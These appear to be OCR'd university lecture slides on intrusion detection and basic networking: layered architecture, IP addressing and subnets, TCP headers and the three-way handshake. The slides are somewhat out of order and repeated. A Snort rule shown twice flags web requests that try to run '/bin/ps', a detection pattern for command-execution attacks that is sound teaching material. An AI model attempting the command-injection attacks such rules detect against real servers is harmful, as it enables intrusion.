
Ties the connection to a particular process/instance



Ex: port 53 typically indicates DNS

TCP Header


Ties the connection to a particular process/instance



Flags: SYN
FIN
RST
PSH
URG
ACK

Ex: port 80 typically indicates web/http

Establishing a TCP Connection




- Three-way handshake to establish connection
  - Host A sends a **SYN** (open) to the host B
  - Host B returns a SYN acknowledgment (**SYN ACK**)
  - Host A sends an **ACK** to acknowledge the SYN ACK

Link, Physical, and Application Layers

- Typically not the focus of general cybersecurity

- Application layer
  - Many standardized protocols (IETF and others)
  - Protocols may be proprietary
- Link and Physical Layers
  - Changes as packet traverses Internet
  - Protocols depend on locations
- Domain experts at the application and link/physical layers can (and do) use these features in cybersecurity.
  - We will focus on Transport and Network Layers



Motivating Example: SNORT Rule

- alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-ATTACKS /bin/ps command attempt"; flow:to_server,established; uricontent:"/bin/ps"; nocase; classtype:web-application-attack; sid:1328; rev:6;)

Network Layer Basics: IP Format and Addressing
Transport Layer Basics: UDP/TCP Header and connections
Application Layer: vast numbers of applications

Heilmeier Questions

- What are you trying to do? Articulate your objectives using absolutely no jargon.
- How is it done today, and what are the limits of current practice?
- What is new in your approach and why do you think it will be successful?
- Who cares? If you succeed, what difference will it make?
- What are the risks?
- How much will it cost?
- How long will it take?
- What are the mid-term and final “exams” to check for success?

Lecture 21 – Intrusion Detection

November 6, 2018

Dr. Dan Massey

Motivating Example: SNORT Rule


- alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-ATTACKS /bin/ps command attempt"; flow:to_server,established; uricontent:"/bin/ps"; nocase; classtype:web-application-attack; sid:1328; rev:6;)

Network Layer Basics: IP Format and Addressing
Transport Layer Basics: UDP/TCP Header and connections
Application Layer: vast numbers of applications


Establish a Set of Basic Network Concepts

Internet is a Layered Architecture

- Application layer
  - Communication between networked applications
  - Protocols: HTTP, FTP, NTP, and many others
- Transport layer
  - Communication between processes
  - Protocols: TCP and UDP
- Network layer
  - Communication between nodes
  - Protocols: IP
- Link and Physical Layers
  - Communication between devices
  - Ethernet, Wifl, Bluetooth, and many others




IP Datagram Format




IP Address (IPv4)

- A unique 32-bit number
  (i.e., 4B addresses)
- Identifies an interface
  (on a host, on a router, …)
- Represented in dotted-quad notation




IP Addressing and Subnets

- Number related hosts from a common subnet
  - 1.2.3.0/24 on the left LAN
  - 5.6.7.0/24 on the right LAN




Hierarchical Addressing: IP Prefixes

- Divided into network & host portions (left and right)
- 12.34.158.0/24 is a 24-bit prefix with 2^8 addresses



